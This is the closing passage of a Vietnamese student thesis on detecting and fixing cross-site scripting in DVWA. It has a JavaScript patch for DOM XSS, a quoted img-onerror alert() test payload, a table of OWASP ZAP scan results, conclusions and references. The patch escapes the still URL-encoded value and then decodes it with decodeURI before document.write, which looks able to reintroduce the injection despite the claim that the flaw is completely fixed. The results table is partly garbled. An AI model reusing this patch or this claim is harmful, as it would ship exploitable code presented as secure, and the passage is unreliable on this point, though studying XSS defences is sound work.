- Trong đoạn mã sử dụng document.write() để chèn giá trị từ URL vào DOM, nên mã hóa các ký tự đặc biệt như dấu “<, >”, dấu nháy để tránh trình duyệt hiểu nhầm đó là mã HTML hay JavaScript.
- Ngoài ra, thay vì dùng document.write() trực tiếp, có thể dùng các API DOM an toàn hơn như textContent hoặc tạo phần tử HTML thủ công.

- Mã nguồn vá lỗi:

```
function escapeHtml(text) {
   return text.replace(/&/g, "&amp;")
            .replace(/</g, "&lt;")
            .replace(/>/g, "&gt;")
            .replace(/'/g, "&#39;")
            .replace(/"/g, "&quot;");
}
if (document.location.href.indexOf("default=") >= 0) {
   var lang =
document.location.href.substring(document.location.href.indexOf("def
ault=")+8);
   var safeLang = escapeHtml(lang);
   document.write("<option value='" + safeLang + "'>" +
decodeURI(safeLang) + "</option>");
}
```

Bước 4: Kiểm tra lại: Truy cập lại URL tấn công. Lần này, không có hộp thoại nào hiện lên. Thay vào đó, trong menu dropdown sẽ xuất hiện một lựa chọn mới có tên là chuỗi ký tự <img src=x onerror=alert('XSS')>.

- Kết luận: Lỗ hổng đã được khắc phục triệt để.

3.4. Đánh giá hiệu quả và đo lường rủi ro

Thực hiện tương tự với các cấp độ cao hơn trong DVWA, ta có bảng nhận xét:

Bảng 3.1. Tổng quan kết quả quét XSS trên 3 level

Cấp độ bảo mật DVWA	Kết quả ZAP	Nhận xét
Low	Phát hiện Reflected và Stored. Bỏ lỡ DOM.	ZAP rất hiệu quả với XSS phía máy chủ .Tuy nhiên, nó bỏ lỡ DOM XSS do lỗ hổng này thực thi ở phía client và phụ thuộc vào URL fragment.

Medium	Phát hiện Reflected và Stored. Bỏ lỡ DOM.	ZAP dễ dàng bypass các bộ lọc str_replace đơn giản. Việc không phát hiện được DOM XSS ở cấp độ low cho thấy đây là một yếu tố hữu của công cụ.
High	Bỏ lỡ tất cả (Reflected, Stored, DOM)	Các bộ lọc regex phía máy chủ và cơ chế whitelist phía client là quá phức tạp cho các payload tự động của ZAP.
Impossible	Không phát hiện gì	ZAP không tạo ra báo động giả trên mã nguồn đã được vá đúng cách bằng htmlspecialchars() và anti-CSRF token.

Tổng kết lại, quy trình "Quét -> Phân tích -> Vá lỗi -> Quét lại" vẫn cực kỳ giá trị để loại bỏ các lỗ hổng XSS phía máy chủ phổ biến, giúp giảm thiểu đáng kể các rủi ro như đánh cắp phiên làm việc và thay đổi nội dung trang.

Dựa trên đánh giá này cho thấy một cách rõ ràng rằng DOM-based XSS là một "điểm mù" lớn và nhất quán của các công cụ quét tự động như ZAP ở mọi cấp độ. Sự phụ thuộc hoàn toàn vào các công cụ này sẽ tạo ra một cảm giác an toàn giả tạo, bỏ sót một véc-tơ tấn công ngày càng phổ biến trên các ứng dụng web hiện đại. Việc phát hiện các lỗ hổng DOM-based XSS phức tạp bắt buộc phải có sự can thiệp của con người, thông qua việc phân tích mã nguồn thủ công và kiểm thử xâm nhập tập trung vào logic phía client.

KẾT LUẬN

Kết thúc quá trình nghiên cứu và thực nghiệm, đồ án đã hoàn thành các mục tiêu đề ra, xây dựng thành công một quy trình thực tiễn để phát hiện và phòng chống lỗ hổng Cross-Site Scripting. Quá trình này đã được kiểm chứng hiệu quả trên ứng dụng mục tiêu DVWA, mang lại những kết quả có giá trị thực tiễn cao.

Một mặt, đồ án đã chứng minh hiệu quả của công cụ OWASP ZAP trong việc tự động hóa phát hiện các lỗ hổng XSS phía máy chủ như Reflected và Stored XSS. Mặt khác, kết quả quan trọng nhất là đã phơi bày một **"điểm mù" nghiêm trọng**: công cụ này đã hoàn toàn thất bại trong việc xác định lỗ hổng DOM-based XSS. Sự thất bại này mang tính bản chất, do DOM-XSS là một lỗ hổng thực thi ở phía client, nằm ngoài khả năng phân tích của các bộ quét truyền thống.

Phát hiện này là lời cảnh tỉnh mạnh mẽ về nguy cơ của **"cảm giác an toàn giả"** khi phụ thuộc hoàn toàn vào máy quét. Nó khẳng định rằng, trong bối cảnh các ứng dụng web hiện đại ngày càng phức tạp ở phía client, vai trò của chuyên môn con người – thông qua việc phân tích mã nguồn thủ công và kiểm thử xâm nhập – là không thể thay thế để đảm bảo an ninh toàn diện.

Dù thành công, đồ án vẫn còn hạn chế khi chỉ thực hiện trên môi trường đơn giản. Do đó, hướng phát triển trong tương lai cần tập trung vào việc xây dựng các phương pháp chuyên biệt để phát hiện DOM-XSS, đồng thời nghiên cứu triển khai các biện pháp phòng thủ nâng cao như Content Security Policy (CSP) để tạo ra các lớp bảo vệ theo chiều sâu.

Tóm lại, đồ án đã chứng minh rằng an ninh ứng dụng web bền vững không đến từ một công cụ duy nhất, mà đến từ sự kết hợp thông minh giữa sức mạnh của tự động hóa và trí tuệ, kinh nghiệm của con người.

TÀI LIỆU THAM KHẢO

[1] Ben Lutkevich, Linda Rosencrance, "cross-site scripting (XSS)," 5 11 2021. [Online]. Available: www.techtarget.com/searchsecurity/definition/cross-site-scripting.

[2] T. O. Foundation, "Testing for Reflected Cross Site Scripting," 2017. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting.

[3] KirstenS, "Cross Site Scripting (XSS)," [Online]. Available: https://owasp.org/www-community/attacks/xss/. [Accessed 2025].

[4] Proofpoint, "Cross-Site Scripting (XSS)," [Online]. Available: https://www.proofpoint.com/us/threat-reference/cross-site-scripting-xss. [Accessed 2025].

[5] T. A. Nidecki, "DOM-Based Cross-Site Scripting (DOM XSS)," [Online]. Available: https://www.invicti.com/learn/dom-based-cross-site-scripting-dom-xss/. [Accessed 2025].

[6] Sunny Valley Networks, "What is Cross-site Scripting (XSS)? How to Prevent XSS Attacks?," 24 August 2023. [Online]. Available: https://www.zenarmor.com/docs/network-security-tutorials/what-is-cross-site-scripting-xss.

[7] The OWASP Foundation, "OWASP Cheat Sheet Series," 6 June 2024. [Online]. Available: https://cheatsheetseries.owasp.org/.